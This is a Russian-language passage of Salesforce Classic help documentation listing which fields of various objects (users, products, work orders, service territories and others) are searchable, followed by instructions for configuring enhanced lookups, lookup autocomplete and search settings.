Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Люди»
15-значный код записи)				
Должность			✓	
`Username`			✓	
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)			✓	
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»			✓	

Прим.: Данные из скрытых полей профиля недоступны для поиска, выполняемого в сообществе другими партнерами и клиентами, но доступны для поиска, выполняемого пользователями во внутренней организации компании.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: цикл производительности

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
(Начальные нули могут быть пропущены.)			
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: отзыв Work.com

Поля, доступные для поиска: Организация-лицо

Прим.: Объект «Организация-лицо» содержит поля, инициированные как объектом «Организация-компания», так и объектом «Контакт». Все элементы поиска сопоставляются со всеми доступными для поиска полями организаций-компаний и полями контактов одновременно.

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Имя организации	✓	✓	✓	✓	✓
Имя организации (на родном языке)	✓	✓	✓	✓	✓
Номер организации	✓	✓			✓
Местоположение организации	✓	✓			✓
Ассистент	✓	✓			✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступные поля организаций-лиц определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Тел. ассистента	✓	✓			✓
Адрес для счета		✓			✓
Описание		✓			✓
Электронная почта	✓	✓			✓
Факс	✓	✓			✓
Дом. тел.	✓	✓			✓
Почтовый адрес		✓			✓
Мобильный	✓	✓			✓
Другой адрес		✓			✓
Другой тел.	✓	✓			✓
Адрес отправки		✓			✓
Биржевой символ	✓	✓			✓
Должность		✓			✓
Веб-сайт	✓	✓		✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓			✓

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Все настраиваемые поля организаций и контактов типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Прайс-лист

Функции глобального поиска, поиска на боковой панели и расширенного поиска не предназначены для поиска прайс-листов. Чтобы найти нужный прайс-лист, воспользуйтесь областью **«Прайс-листы»** на вкладке «Продукты».

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск	Поиск на вкладке «Продукты»
Описание прайс-листа					✓
Имя прайс-листа			✓		✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Продукт

Функции поиска на боковой панели и расширенного поиска не предназначены для поиска прайс-листов и продуктов. Для поиска продуктов рекомендуем использовать функцию глобального поиска или область **«Найти продукты»** на вкладке «Продукты».

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск	Поиск на вкладке «Продукты»
Код продукта			✓	✓	✓
Описание продукта				✓	✓
Имя продукта			✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)				✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск	Поиск на вкладке «Продукты»
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»				✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: вопрос

Вкладка «Ответы» в системе Salesforce содержит все вопросы, опубликованные в сообществе ответов.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Текст вопроса		✓	✓
Заголовок вопроса	✓	✓	✓
Текст ответа		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: быстрый текст

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Сообщение		✓	✓
Имя	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: смета

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный поиск	Глобальный поиск
Имя сметы	✓	✓	✓	✓
Номер сметы	✓	✓		✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»				✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Сметы доступны в: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: отчет

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание	✓	✓	✓
Имя отчета	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: отсутствие ресурсов

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Номер отсутствия	✓	✓		✓	✓
Описание		✓		✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (начальные нули могут быть пропущены)					✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: копилка наград

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: тип копилки наград

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: пользователь портала самообслуживания

Пользователи портала самообслуживания поддерживают только стандартные диалоговые поиски.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Личное имя			✓	
Фамилия			✓	

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Прием на обслуживание

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Номер приема	✓	✓		✓	✓
Описание		✓		✓	✓
Тема		✓		✓	✓
Все настраиваемые					✓

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)					
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Сервисный контракт

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Номер контракта	✓	✓	✓
Описание		✓	✓
Имя контракта	✓	✓	✓
Особые условия		✓	✓

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: ресурс услуги

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Описание		✓		✓	✓
Имя	✓	✓	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (начальные нули могут быть пропущены)					✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: навык ресурса услуги

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Номер навыка ресурса	✓	✓		✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (начальные нули могут быть пропущены)					✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: территория обслуживания

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Описание		✓		✓	✓
Имя	✓	✓	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (начальные нули могут быть пропущены)					✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: участник территории обслуживания

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Номер участника				✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)					✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Навык

Прим.: Пользователи Lightning Experience могут просматривать подтверждения навыков, полученные в ленте.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя навыка	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Решение

Функции поиска на боковой панели и расширенного поиска не предназначены для поиска решений. Для поиска решений рекомендуется использовать функцию глобального поиска или кнопку **«Найти решение»** на вкладке «Решения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: эмблема-благодарность

Прим.: Пользователи Lightning Experience могут просматривать эмблемы-благодарности, полученные в ленте.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Эмблема

Атрибуты типа эмблемы-благодарности, такие как имя, описание и изображение эмблемы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя эмблемы	✓	✓	✓
Описание		✓	✓

Полученные эмблемы

Конкретная эмблема-благодарность, полученная пользователем.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя полученной эмблемы	✓	✓	✓
Описание		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Тема

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск тем. Для поиска темы рекомендуем использовать функцию глобального поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание		✓	✓
Название темы	✓	✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Пользователь

Прим.: Если организация использует Chatter, то дополнительную информацию о поиске людей см. в разделе «Поля, доступные для поиска: люди».

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Обо мне		✓			✓
Адрес	✓	✓			✓
Электронная почта	✓	✓			✓
Личное имя	✓	✓	✓	✓	✓
Фамилия	✓	✓	✓		✓
Отчество	✓	✓		✓	✓
Имя	✓	✓	✓	✓	✓
Псевдоним	✓	✓		✓	✓
Тел.	✓	✓			✓
Код записи (только 15-значный код записи)	✓	✓			✓
Суффикс	✓	✓		✓	✓
Должность	✓	✓			✓
Username	✓	✓			✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода	✓	✓			✓

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
(Начальные нули могут быть пропущены.)					
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: отзыв Work.com

Прим.: Для доступа к нижеперечисленным объектам организации требуется дополнительная лицензия Work.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отзывы

Ответ на вопрос отзыва или запрос отзыва.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя отзыва	✓	✓	✓

Вопрос отзыва

Вопрос в свободной форме или вопрос с несколькими вариантами ответа в более крупном наборе вопросов.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя вопроса отзыва	✓	✓	✓
Подробные инструкции		✓	✓

Наборы вопросов отзыва

Набор вопросов, задаваемых в цикле производительности.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя набора вопросов отзыва	✓	✓	✓

Запрос отзыва

Разовый запрос отзыва по предмету или теме.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя запроса отзыва	✓	✓	✓

СМ. ТАКЖЕ:

- Поля объектов, доступные для поиска в Salesforce Classic
- Поля, доступные для поиска: цикл производительности

Поля, доступные для поиска: Заказ-наряд

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Описание		✓	✓	✓	✓
Тема		✓	✓	✓	✓
Номер заказа на работу	✓	✓			✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в	✓	✓			✓

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
качестве внешнего кода (Начальные нули могут быть пропущены.)					
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Элемент строки заказа-наряда

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Описание		✓	✓	✓	✓
Номер элемента строки заказ-наряда	✓	✓			✓
Все настраиваемые поля типа «автонумерация» и настраиваемые	✓	✓			✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)					
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Настройка поиска

Выберите столбцы, которые должны отображаться пользователям в результатах поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме Database.com**.

Настройка поиска в Salesforce Classic

Включение расширенного поиска и автозаполнения полей поиска, а также настройка полей фильтра поиска.

Настройка поиска в Lightning Experience

Настройте столбцы, которые должны отображаться пользователям в результатах поиска, посредством параметра настройки макета поиска «Результаты поиска». Пользователи не могут проводить фильтрацию с использованием этих столбцов. Они отображают контекстную справку для определения записи, подлежащей связыванию.

СМ. ТАКЖЕ:

Как выполнить поиск в полях поиска?

Настройка поиска в Salesforce Classic

Включение расширенного поиска и автозаполнения полей поиска, а также настройка полей фильтра поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, **кроме Database.com**.

Включение расширенных поисков

Расширенные поиски позволяют пользователям сортировать, фильтровать и пролистывать результаты. Расширенные поиски доступны только для определенных объектов.

Определение полей фильтра поиска

После включения расширенных поисков выберите поля, доступные пользователям для фильтрации результатов поиска. В противном случае фильтры нельзя использовать в диалоговых окнах расширенного поиска. Расширенные поиски доступны только для определенных объектов.

Включение функции автозаполнения полей поиска

Функция автозаполнения полей поиска позволяет пользователям выбирать элементы из динамического списка недавно использованных совпадающих записей при редактировании поля поиска. Данная функция поддерживается только поисками организаций, контактов, пользователей, возможностей и настраиваемых объектов.

СМ. ТАКЖЕ:

Как выполнить поиск в полях поиска?

Поиск в Salesforce Classic

Включение расширенных поисков

Расширенные поиски позволяют пользователям сортировать, фильтровать и пролистывать результаты. Расширенные поиски доступны только для определенных объектов.

Прим.: Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

1. Введите *«Параметры поиска»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры поиска»**.
2. Выберите нужные объекты в области «Параметры поиска».
3. Нажмите кнопку **«Сохранить»**.

После включения расширенных поисков выберите поля, доступные пользователям для фильтрации результатов поиска. В противном случае, фильтры не могут использоваться в диалоговых окнах расширенного поиска. Поля, настроенные для использования расширенных поисков, не поддерживают поиски по одному символу (кроме поисков на китайском, японском, корейском или тайском языке) и критерии поиска, начинающиеся со специальных символов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения расширенных поисков:

- «Настройка приложения»

Прим.: Если включить расширенные поиски в организации, они также будут включены для любых создаваемых страниц Visualforce. Однако поля расширенного поиска недоступны для сайтов Force.com.

СМ. ТАКЖЕ:

Определение полей фильтра поиска

Поля объектов, доступные для поиска в Salesforce Classic

Поиск в Lightning Experience

Настройка поиска в Salesforce Classic

Определение полей фильтра поиска

После включения расширенных поисков выберите поля, доступные пользователям для фильтрации результатов поиска. В противном случае фильтры нельзя использовать в диалоговых окнах расширенного поиска. Расширенные поиски доступны только для определенных объектов.

1. Перейдите на страницу **«Макеты поиска»** из параметров управления для объекта.
2. В макете «Поля фильтров поиска» нажмите кнопку **«Правка»**.
3. Чтобы добавить или удалить поля в макете и определить порядок их отображения, воспользуйтесь стрелками. При необходимости добавьте не более шести полей фильтра в список «Выбранные поля». Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL + щелчок. Чтобы выбрать несколько смежных полей, воспользуйтесь комбинацией SHIFT + щелчок.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Если включить расширенные поиски в организации, они также будут включены для любых создаваемых страниц Visualforce. Однако поля расширенного поиска недоступны для сайтов Force.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения полей фильтра поиска:

- «Настройка приложения»

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Настройка поиска в Salesforce Classic

Поиск по параметрам управления объектами

Включение функции автозаполнения полей поиска

Функция автозаполнения полей поиска позволяет пользователям выбирать элементы из динамического списка недавно использованных совпадающих записей при редактировании поля поиска. Данная функция поддерживается только поисками организаций, контактов, пользователей, возможностей и настраиваемых объектов.

1. Введите *«Параметры поиска»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры поиска»**.
2. Выберите нужные поиски объектов в области «Параметры поиска». В настоящее время данная функция поддерживается только поисками организаций, контактов, возможностей, пользователей и настраиваемых объектов.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции автозаполнения полей поиска:

- «Настройка приложения»

Для использования функции автозаполнения полей поиска:

- «Редактирование» для записи, содержащей поле поиска

СМ. ТАКЖЕ:

Настройка поиска в Salesforce Classic

Настройка поиска в Lightning Experience

Настройте столбцы, которые должны отображаться пользователям в результатах поиска, посредством параметра настройки макета поиска «Результаты поиска». Пользователи не могут проводить фильтрацию с использованием этих столбцов. Они отображают контекстную справку для определения записи, подлежащей связыванию.

В Lightning Experience используйте **Результаты поиска** в параметрах настройки **Макеты поиска**, чтобы изменить состав полей, появляющихся в результатах поиска при глобальном и обычном поиске. Отдельное обновление макета **«Диалоговые окна поиска»** не требуется.

Порядок полей в макете поиска также влияет на дополнительное поле, отображаемое в мгновенных результатах Lightning Experience. Второе пригодное для использования поле, выбранное на данном этапе, отображается в мгновенных результатах как дополнительное поле. Примеры полей, непригодных для использования: поля формул, поля в формате HTML, поля встроенных изображений, раскрывающиеся списки и поля подробного текста.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения полей фильтра поиска:

- «Настройка приложения»

СМ. ТАКЖЕ:

Как выполнить поиск в полях поиска?

Поиск в Lightning Experience

Поиск по параметрам управления объектами в <0>Lightning Experience<1>

Настройка параметров поиска в Salesforce Classic

Включите функцию поиска по содержимому документов, оптимизацию поиска для восточноазиатских языков, функцию автозаполнения полей поиска на боковой панели и др. Настройте параметры поиска и установите значение для количества результатов поиска по объекту.

Чтобы изменить параметры поиска для всей организации, введите *«Параметры поиска»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры поиска»**.

Параметры поиска

Поле	Описание
Включить флажок поиска «Ограничиться моими элементами»	Включение флажка делает параметр «Ограничиться моими элементами» доступным для пользователей. Флажок позволяет выполнять поиск только по собственным записям при вводе поисковых запросов на боковой панели. Прим.: Опция Ограничиться моими элементами, которая связана с расширенным поиском, всегда доступна для пользователей, независимо от этого параметра.
Включить функцию поиска по содержимому документов	Включение этого параметра позволяет выполнять поиск по всему тексту документа. При загрузке нового документа или замене старого содержимое документа доступно как критерий поиска. Данный параметр применяется только к запросам поиска для объекта документа.
Включить оптимизацию поиска, если содержимое доступно на японском, китайском или корейском языке	Включение данного параметра позволяет оптимизировать поиск на японском, китайском и корейском языках посредством боковой панели. Он влияет на поиск на боковой панели и поиск организации с помощью кнопки **«Найти повторы»** в записи интереса при использовании поиска на боковой панели и глобального поиска. Прим.: Рекомендуем включить данный параметр только при использовании китайского, японского или корейского языка для поиска или отображения текста в

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поиска:

- «Настройка приложения»

Поле	Описание
	полях, доступных для поиска. При использовании других языков данный флажок не требуется.
